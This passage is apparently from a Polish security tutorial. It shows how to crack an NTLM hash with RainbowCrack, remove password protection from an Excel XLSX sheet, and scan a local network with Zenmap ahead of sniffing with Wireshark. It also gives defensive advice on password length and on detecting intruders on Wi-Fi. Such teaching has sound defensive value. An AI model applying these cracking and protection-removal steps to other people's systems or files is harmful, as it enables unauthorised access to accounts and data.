Generujemy tablice tęczowe i odczytujemy hasło NTLM

1 Zaczynamy od zainstalowania pakietu **Rainbow Crack**:
sudo apt install rainbowcrack.

```
krzysiek@kali:~$ sudo apt install rainbowcrack
Czytanie list pakietów... Gotowe
```

2 Następnie generujemy tablice tęczowe, z których będziemy korzystać:

```
krzysiek@kali:~$ sudo rtgen ntlm loweralpha 7 7 0 1000 1000 0
rainbow table ntlm_loweralpha#7-7_0_1000x1000_0.rt parameters
hash algorithm:         ntlm
hash length:            16
charset name:           loweralpha
charset data:           abcdefghijklmnopqrstuvwxyz
charset data in hex:    61 62 63 64 65 66 67 68 69 6a 6b 6c 6d
charset length:         26
plaintext length range: 7 - 7
reduce offset:          0x00000000
plaintext total:        8031810176

sequential starting point begin from 0 (0x0000000000000000)
generating...
1000 of 1000 rainbow chains generated (0 m 0.0 s)
krzysiek@kali:~$
```

sudo rtgen ntlm loweralpha 7 7 0 1000 1000 0, gdzie:

- **sudo rtgen** – uruchamiamy generator tablic tęczowych wchodzący w skład pakietu Rainbow Crack,
- **ntlm** – wykorzystany algorytm hashowania;
- **loweralpha** – zdefiniowany zakres znaków, z których generowane będą hasła; wpis **loweraplha** oznacza małe litery,
- **7 7** – długość generowanych haseł, pierwsza liczba to minimalna długość hasła, druga – maksymalna,
- **0** – określenie wykorzystania funkcji redukcji poprzez indeksowanie tablicy,
- **1000 1000** – długość łańcucha tablicy oraz liczba łańcuchów do wygenerowania,
- **0** – numer indeksowy części, pozwala na łączenie kilku tablic w jedną – są do siebie dodawane tablice o takim samym indeksie.

Możemy modyfikować parametry zgodnie z informacją zawartą w instrukcji do programu, dostępnej po wpisaniu komendy **sudo rtgen**

3 Sortujemy wygenerowaną tablicę: **sudo rtsort .**.

```
krzysiek@kali:~$ sudo rtsort .
./ntlm_loweralpha#7-7_0_1000x1000_0.rt:
22337409024 bytes memory available
loading data...
sorting data...
writing sorted data...
```

4 Następnie uruchamiamy odszyfrowywanie, wpisując komendę: **sudo rcrack . -h 13FC8CB06AB589AE3176E20D03C341D1**.


5 Podany ciąg znaków to wyciągnięty z Windows hash formatu NTLM zawierający hasło do systemu, które można prosto zdekodować przy wykorzystaniu tablic tęczowych.

```
krzysiek@kali:~$ sudo rcrack . -h 13FC8CB06AB589AE3176E20D03C341D1
2 rainbow tables found
memory available: 17655788339 bytes
memory for rainbow chain traverse: 16000 bytes per hash, 16000 bytes for 1 hashes
memory for rainbow table buffer: 2 x 1600016 bytes
disk: ./ntlm_loweralpha#7-7_0_1000x100000_0.rt: 1600000 bytes read
disk: ./ntlm_loweralpha#7-7_0_1000x1000_0.rt: 16000 bytes read
disk: finished reading all files
plaintext of 13fc8cb06ab589ae3176e20d03c341d1 is aaaaaat

statistics
----------------------------------------------------------------
plaintext found:                          1 of 1
total time:                               0.02 s
time of chain traverse:                   0.02 s
time of alarm check:                      0.00 s
time of disk read:                        0.00 s
hash & reduce calculation of chain traverse: 499000
hash & reduce calculation of alarm check:    2027
number of alarm:                          6
performance of chain traverse:            26.26 million/s
performance of alarm check:               2.03 million/s

result
----------------------------------------------------------------
13fc8cb06ab589ae3176e20d03c341d1  aaaaaat  hex:61616161616174
krzysiek@kali:~$
```

Jak się zabezpieczyć przed atakami na zaszyfrowane archiwa i hasła




Jedyną skuteczną ochroną jest korzystanie z odpowiednio długich i mocnych haseł, które nie znajdują się w popularnych słownikach. W przypadku haseł do systemu Windows należy utworzyć skomplikowane hasło o długości przynajmniej 13 znaków, w przypadku archiwów może wystarczyć hasło o długości 11 znaków. Najlepiej jest jednak korzystać z haseł o długości przynajmniej 16 znaków. Dzięki temu nawet jeśli moc obliczeniowa urządzeń do łamania haseł wzrośnie, nadal będziemy bezpieczni.

Złudne zabezpieczenia dokumentów pakietu Office


Jeśli korzystamy z arkuszy kalkulacyjnych lub tworzymy dokumenty, korzystając z pakietu Microsoft Office, nieraz pewnie zdarzyło nam się zabezpieczyć arkusz przed edycją specjalnym hasłem, aby nikt nie mógł edytować naszego pliku bez podania hasła. Jeśli korzystamy z nowszego formatu i zapisujemy arkusze lub dokumenty z rozszerzeniem XLSX / DOCX, można bardzo łatwo usunąć taką ochronę.

1 Instalujemy program do wykonywania operacji na archiwach, na przykład 7-Zip.


2 Przechodzimy do folderu z zapisanym arkuszem programu Excel, klikamy na niego prawym przyciskiem myszy i wybieramy opcję **Otwórz archiwum**.




3 Teraz przechodzimy do folderu **xl**, a następnie **worksheets**.



4 Klikamy na plik typu **sheet1.xml** prawym przyciskiem myszy i wybieramy opcję **Edytuj**.



5 Klikamy na **Format**, **Zawijanie wierszy**.




```
r="H14"><v>13</v></c></row></sheetData><sheetProtection
algorithmName="SHA-512" hashValue="F5EIsvLNmo1u6rlgIB9m
+Ty7VJfy7gFNezRpMoszeU52cYiNGPU1nOZH7wHhqM5sEYB61dizriTu/1IwTpoEiw--"
saltValue="wPNCANvr6FioIEwCnkUttA==" spinCount="100000" sheet="1"
objects="1" scenarios="1"/><pageMargins left="0.7" right="0.7" top="0.75"
bottom="0.75" header="0.3" footer="0.3"/></worksheet>
```

6 Teraz przeszukujemy plik, aż znajdziemy wpis, który rozpoczyna się od znaków **<sheetProtection**, zaznaczamy cały nawias – kończy się on mniej więcej w ten sposób: **scenarios="1"/>** – i kasujemy.

7 Następnie zapisujemy zmiany, klikamy na **OK** i zamykamy program 7-Zip. Gdy teraz otworzymy arkusz, nie będzie on już chroniony hasłem.

Jeśli zależy nam na ochronie naszego arkusza lub dokumentu, lepiej przekonwertować go do formatu, który nie pozwala na edycję, na przykład PDF, lub dodać do archiwum i zabezpieczyć je hasłem.

5 Jak chronić się przed podsłuchem w sieci lokalnej

Jeśli atakujący znajdzie się już w naszej sieci lokalnej albo to my znajdziemy się w tej samej sieci co atakujący, na przykład korzystając z darmowego punktu dostępowego w restauracji lub na lotnisku, jesteśmy narażeni na podsłuchiwanie naszej komunikacji i przechwycenie danych

Samo podsłuchiwanie to tak zwany **Sniffing**, który polega na wyłuskiwaniu z szumu sieciowego naszych pakietów komunikacyjnych, przechwytywaniu ich i odczytywaniu. W ten sposób atakujący może poznać nasze hasła, wiadomości, e-maile, przechwycić przesyłane zdjęcia i inne dane. Zanim jednak tego dokona, musi przeskanować naszą sieć, sprawdzić, jakie porty nasz komputer ma aktywne, sprawdzić dane naszego urządzenia i na podstawie tych danych ukierunkować na nas odpowiedni atak. Jeśli korzystamy z Windows 10 i sami nie uruchomiliśmy niebezpiecznych usług, które mają luki bezpieczeństwa, powinniśmy czuć się relatywnie bezpiecznie, jeżeli chodzi o sam system i pliki na naszym dysku. Jednak już komunikacja, zwłaszcza drogą bezprzewodową, może być zagrożona, ponieważ nie jest zależna od systemu, z jakiego korzystamy.

PRZYKŁADOWY ATAK HAKERA KROK PO KROKU Z WYKORZYSTANIEM RÓŻNYCH NARZĘDZI

1 Włamanie się do sieci Wi-Fi z wykorzystaniem narzędzia **aircrack-ng**.

2 Skanowanie sieci w poszukiwaniu celów ataku i sprawdzanie, jakie porty są otwarte – **Nmap**, **Zenmap**.

3 Jeśli system jest niezabezpieczony i ma luki w zabezpieczeniach, to bez większego trudu haker uzyska do niego dostęp, korzystając z **Armitage**. Jeśli nie, atakujący będzie szukał innego punktu zaczepienia.

4 Podsłuchiwanie sieci, analizowanie całego ruchu w celu wychwycenia haseł dostępu, adresów e-mail i innych wrażliwych danych – **Wireshark**, **Ettercap**.

5 Atak drogą e-mailową za pomocą **Metasploit** lub innych podobnych narzędzi.

6 Instalacja **backdoora** na urządzeniu ofiary w celu utrzymania kontroli nad jej urządzeniem.

W tym rozdziale zobaczymy, jak krok po kroku wygląda atak od strony atakującego, abyśmy znając jego techniki, byli w stanie przygotować odpowiednią linię obrony, a w efekcie – nie dali się podsłuchać.

Działanie programów **Armitage** oraz **Metasploit** poznamy w kolejnym rozdziale dotyczącym przejmowania kontroli nad komputerami. W tym skupimy się na skanerach sieci oraz snifferach („programach węszących”).

Skanujemy sieć

Skanowanie sieci może dostarczyć bardzo wielu ciekawych informacji. Warto sprawdzić, jakie dane można odczytać po podpięciu się do naszej sieci. W tym celu można skorzystać z wielu różnego rodzaju narzędzi. Jednym z niezastąpionych jest w tym wypadku program **Nmap**, który jest wykorzystywany również jako moduł w znacznie bardziej rozbudowanych narzędziach testowych. W podstawowej formie możemy z niego korzystać w Terminalu. W naszym przykładzie skorzystamy jednak z jego wygodniejszej formy – **Zenmap** z nakładką graficzną, która ułatwia wykonywanie skanów sieci i interpretację wyników.

Korzystamy z programu Zenmap

1 Musimy najpierw zainstalować aplikację Zenmap. Trzeba pobrać jej paczkę ze strony: **https://nmap.org/dist/zenmap-7.80-1.noarch.rpm**.

Latest stable release:
x86-64 (64-bit Linux) Nmap RPM: nmap-7.80-1.x86_64.rpm
x86-64 (64-bit Linux) Ncat RPM: ncat-7.80-1.x86_64.rpm
x86-64 (64-bit Linux) Nping RPM: nping-0.7.80-1.x86_64.rpm
Optional Zenmap GUI (all platforms): zenmap-7.80-1.noarch.rpm
Source RPM (includes Nmap, Zenmap, Ncat, and Nping): nmap-7.80-1.src.rpm

2 Następnie uruchamiamy Terminal i przechodzimy do lokalizacji, w której zapisaliśmy pobrany plik, oraz wykonujemy komendy:
sudo apt-get install alien A
sudo alien zenmap-7.80-1.noarch.rpm B
sudo dpkg -i zenmap_7.80-2_all.deb C

```
krzysiek@kali:~/Pobrane$ sudo alien zenmap-7.80-1.noarch.rpm
zenmap_7.80-2_all.deb generated
krzysiek@kali:~/Pobrane$
```
B

```
krzysiek@kali:~/Pobrane$ sudo apt-get install alien
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Następujący pakiet został zainstalowany automatycznie i nie jest już więcej wymagany:
  opencl-orca-amdgpu-pro-icd
Aby go usunąć należy użyć "sudo apt autoremove".
The following additional packages will be installed:
  autopoint debhelper debugedit dh-autoreconf dh-strip-nondeterminism dwz intltool-debian
  libarchive-cpio-perl libarchive-zip-perl libdebhelper-perl libfile-stripnondeterminism-perl
  libltdl-dev libmail-sendmail-perl librpm8 librpmbuild8 librpmio8 librpmsign8 libsub-override-perl
  libsys-hostname-long-perl libtool po-debconf rpm rpm-common rpm2cpio
Sugerowane pakiety:
  lintian dh-make rpm-i18n libtool-doc gfortran | fortran95-compiler gcj-jdk libmail-box-perl
  elfutils rpmlint rpm2html
Zostaną zainstalowane następujące NOWE pakiety:
  alien autopoint debhelper debugedit dh-autoreconf dh-strip-nondeterminism dwz intltool-debian
  libarchive-cpio-perl libarchive-zip-perl libdebhelper-perl libfile-stripnondeterminism-perl
  libltdl-dev libmail-sendmail-perl librpm8 librpmbuild8 librpmio8 librpmsign8 libsub-override-perl
  libsys-hostname-long-perl libtool po-debconf rpm rpm-common rpm2cpio
0 aktualizowanych, 25 nowo instalowanych, 0 usuwanych i 46 nieaktualizowanych.
Konieczne pobranie 14,0 MB archiwów.
Po tej operacji zostanie dodatkowo użyte 18,9 MB miejsca na dysku.
Kontynuować? [T/n]
```
A

```
krzysiek@kali:~/Pobrane$ sudo dpkg -i zenmap_7.80-2_all.deb C
Wybieranie wcześniej niewybranego pakietu zenmap.
(Odczytywanie bazy danych ... 300317 plików i katalogów obecnie zainstalowanych.)
Przygotowywanie do rozpakowania pakietu zenmap_7.80-2_all.deb ...
Rozpakowywanie pakietu zenmap (7.80-2) ...
Konfigurowanie pakietu zenmap (7.80-2) ...
Przetwarzanie wyzwalaczy pakietu kali-menu (2020.1.4)...
Przetwarzanie wyzwalaczy pakietu desktop-file-utils (0.24-1)...
Przetwarzanie wyzwalaczy pakietu mime-support (3.64)...
Przetwarzanie wyzwalaczy pakietu man-db (2.9.0-2)...
krzysiek@kali:~/Pobrane$
```

3 Od tej pory będziemy mogli uruchomić program Zenmap, wpisując w Terminalu polecenie **sudo zenmap**

4 Po uruchomieniu programu Zenmap możemy przystąpić do skanowania sieci. W celu wykonania skanu musimy zapoznać się z podstawową obsługą programu Zenmap. W lewym górnym rogu znajduje się pole **Cel** ●, w które musimy wpisać adres bądź też zakres adresów do przeskanowania. Musimy więc wiedzieć jaki jest nasz adres IP, aby wykluczyć go z późniejszej analizy, oraz jaki jest adres samej sieci w celu jej skutecznego przeskanowania.

Skan Narzędzia Profil Pomoc
Cel: 192.168.43.184/24
Komenda: nmap -sn 192.168.43.184/24

W naszym przykładzie lokalnie przydzielony adres IP to 192.168.43.184. Router może przydzielać adresy w ostatnim segmencie od 0 do 255. Jeśli więc chcemy przeskanować całą sieć, wystarczy w pole **Cel** wpisać **192.168.43.184/24** ● (maska /24 bit oznacza 256 adresów czyli od 0 do 255).

5 Następnie wybieramy profil skanowania – z pola **Profil**. Do wyboru mamy aż 10


```
krzysiek@kali:~/Pobrane$ sudo zenmap
```

Zenmap
Skan Narzędzia Profil Pomoc
Cel: | Profil: Ping scan | Skan | Anuluj
Komenda: nmap -sn
Hosty | Usługi | Wynik działania Nmapa | Porty / Hosty | Topologia | Szczegóły hosta | Skany | Szczegóły


SPRAWDZAMY NASZ ADRES W SIECI WEWNĘTRZNEJ I POZNAJEMY SAM ADRES SIECI


W systemie Kali Linux jest to bardzo proste, wystarczy wpisać w Terminalu polecenie **ip a | grep -w inet**, a przy adresie IP będzie podany również interfejs sieciowy.


```
krzysiek@kali:~$ ip a | grep -w inet
    inet 127.0.0.1/8 scope host lo
    inet 192.168.43.184/24 brd 192.168.43.255 scope global dynamic
noprefixroute wlan0
krzysiek@kali:~$
```



gotowych profili, najszybszą metodą skanowania, która pozwoli na sprawdzenie aktywnych w sieci urządzeń, jest **Ping Scan**. Taki skan polega na wykorzystaniu pakietu PING w celu sprawdzenia, czy jakikolwiek z adresów sieciowych odpowie na nasze „zapytanie". Po podaniu celu oraz wybraniu profilu wystarczy kliknąć na **Skan**, a po chwili w oknie poniżej pojawią się rezultaty. Jeśli zostaną wykryte jakiekolwiek urządzenia – zostaną automatycznie dodane do listy hostów znajdującej się w panelu po lewej stronie. Jeżeli chcemy poznać więcej szczegółów, wystarczy wybrać inny profil skanowania. Na przykład wybierając **Quick Scan** i ponownie uruchamiając skan, dowiemy się, jakie porty są otwarte na innych maszynach.







6 Z kolei w zakładce **Topologia** będziemy mogli zapoznać się z układem urządzeń w skanowanej sieci.

7 Wiemy, że nasze urządzenie ma adres **192.168.43.184** i ma przypisaną nazwę hosta **kali**. Adres **192.168.43.1** to najpewniej adres bramy domyślnej routera, a host o nazwie **DESKTOP** to w naszym przypadku uruchomiona do testów maszyna wirtualna z systemem Windows 10. Już tak prosty skan pozwala na poznanie wielu szczegółów na temat sieci, w jakiej się znajdujemy.

8 Gdybyśmy byli atakującym, moglibyśmy na tej podstawie określać urządzenia, które chcemy atakować i na przykład podsłuchiwać. Wyszukanie informacji na temat aktywnych usług, serwerów, otwartych portów może umożliwić poznanie słabego punktu, który pozwoli na przejęcie kontroli nad wybranym serwerem lub komputerem.



Jak się bronić przed tego typu atakiem


Obrona przed skanowaniem jest właściwie niemożliwa z poziomu systemu Windows. Możemy natomiast wykryć intruza, który podłączy się do naszej sieci, i wtedy jak najszybciej zablokować mu do niej dostęp lub zmienić hasło.


Sprawdzamy, czy ktoś obcy nie korzysta z naszego Wi-Fi

W tym celu wykorzystamy program **Who Is On My WiFi** (WKŚ+). Dzięki niemu będziemy mogli w czasie rzeczywistym skanować naszą sieć i na bieżąco będziemy widzieć, jakie urządzenia z niej korzystają. Po dodaniu zaufanych urządzeń będziemy mogli łatwo rozpoznać intruza.

1 Po zainstalowaniu programu klikamy na **Scan Now** **A** w prawym górnym rogu okna.

2 Następnie klikamy na opcję o nazwie **Always Scan**.





3 Po chwili skanowanie zostanie zakończone, a wszystkie znalezione urządzenia znajdziemy w głównym oknie programu ●. Wystarczy teraz zweryfikować adresy IP naszych urządzeń i zmienić ich status z Unknown na **Known**.

4 Program będzie działał w tle i wykonywał skanowania co 5 minut. Jeśli znajdzie jakieś nowe urządzenie, które zostanie podłączone do naszej sieci – czyli – potencjalnego intruza, dostaniemy odpowiednie powiadomienie. Będziemy wtedy musieli jak najszybciej zmienić hasło dostępu do naszej sieci.

UWAGA!

Jeżeli korzystamy z darmowego punktu dostępowego, na przykład w restauracji czy na lotnisku, nie możemy zablokować prób skanowania i jesteśmy podatni na różnego rodzaju ataki.
Na końcu tego rozdziału znajdziemy informacje, jakie dodatkowe kroki możemy podjąć w systemie Windows w celu ochrony swoich danych w sieciach otwartych.

P Range: 192.168.1.1-254
nline Service Not Connected

tracked devices, 7 connected, 7 unknown connected

Description	Mac Address	Last Computer Name	Last IP Address	Connected	Known/Unknown	Remove
TYPE IN NAME	A4:34:D9:50:E6:1E	LAPTOPKD.LOCAL	192.168.001.106	YES	UNKNOWN	
TYPE IN NAME	00:D0:CB:00:00:05		192.168.001.100	YES	UNKNOWN	
TYPE IN NAME	88:AD:43:F3:D3:A3		192.168.001.105	YES	UNKNOWN	
TYPE IN NAME	AC:84:C6:3F:9E:5C		192.168.001.101	YES	UNKNOWN	
TYPE IN NAME	1C:C6:3C:A0:94:4A		192.168.001.107	YES	UNKNOWN	
TYPE IN NAME	F4:30:B9:E9:0C:C5	HPE90CC5	192.168.001.114	YES	UNKNOWN	
TYPE IN NAME	60:45:CB:12:3B:18	RT-AC1200G+-3B18	192.168.001.150	YES	UNKNOWN	

Podsłuchiwanie komunikacji sieciowej

Załóżmy, że nie skanujemy aktywnie naszej sieci w poszukiwaniu intruzów lub korzystamy z otwartego punktu dostępowego – nasze pakiety sieciowe mogą być przechwytywane przez inne osoby i analizowane. Właściwie nie tylko nasze pakiety, ale nawet cała komunikacja sieciowa wszystkich urządzeń w danej sieci lokalnej.
W zależności od tego, jaki cel chce osiągnąć atakujący, może skorzystać z różnego rodzaju programów. Jeśli jego celem jest podsłuchiwanie i późniejsza analiza wszystkich pakietów, może skorzystać z programu **Wireshark**, który można zainstalować nawet w systemie Windows. Jeżeli chce poznać jedynie hasła oraz loginy, może skorzystać z programu **Ettercap**. Możliwości i specjalistycznych programów jest znacznie więcej. W tym rozdziale poznamy te dwa programy i odpowiednie metody ochrony i rozpoznawania ataków na naszą komunikację sieciową.

Wireshark – kombajn do przechwytywania pakietów

Jednym z najlepszych programów do przechwytywania i analizowania ruchu sieciowego jest Wireshark. Jest to program dostępny na systemach Linux, Windows, a nawet Mac OS. Korzystają z niego zarówno osoby prywatne, jak i różnego rodzaju firmy. Nie służy on bowiem jedynie do wyszukiwania haseł w pakietach sieciowych. Może być też skutecznym narzędziem diagnostycznym. Pozwala wykryć uszkodzone pakiety sieciowe, błędy komunikacyjne, ataki DDoS i inne różnego rodzaju anomalie, pomagając w ten sposób w przywróceniu poprawnej pracy sieci. My skupimy się na tym, jakie informacje może wychwycić atakujący posługujący sie tym programem.
Dodatkowo przy podsłuchiwaniu ruchu w celu zwiększenia skuteczności są stosowane ataki:

- Zatruwania tablic ARP (ARP Poisoning),
- MITM (Man in the Middle) – atak z użyciem pośrednika,
- zatruwanie DNS.


Podstawowa obsługa programu


Wireshark jest bardzo skomplikowanym programem, który może służyć do bardzo wielu zadań. Poznajmy jego podstawową obsługę oraz zobaczmy, w pewnym przybliżeniu, jak wygląda przechwytywanie ruchu sieciowego i jego późniejsza analiza.

1 Uruchamiamy program, wpisując w Terminalu polecenie **sudo wireshark**.


```
krzysiek@kali:~$ sudo wireshark
[sudo] hasło użytkownika krzysiek:
```

2 Pojawia się główne okno programu – zanim zaczniemy, musimy wybrać interfejs, którego chcemy użyć do przechwytywania pakietów. Wybieramy ten, z którego korzystamy do połączenia się z siecią – w naszym przykładzie jest to **wlan1** – i klikamy na górnym pasku na ikonę z niebieską płetwą (**Uruchomienie przechwytywania pakietów**).






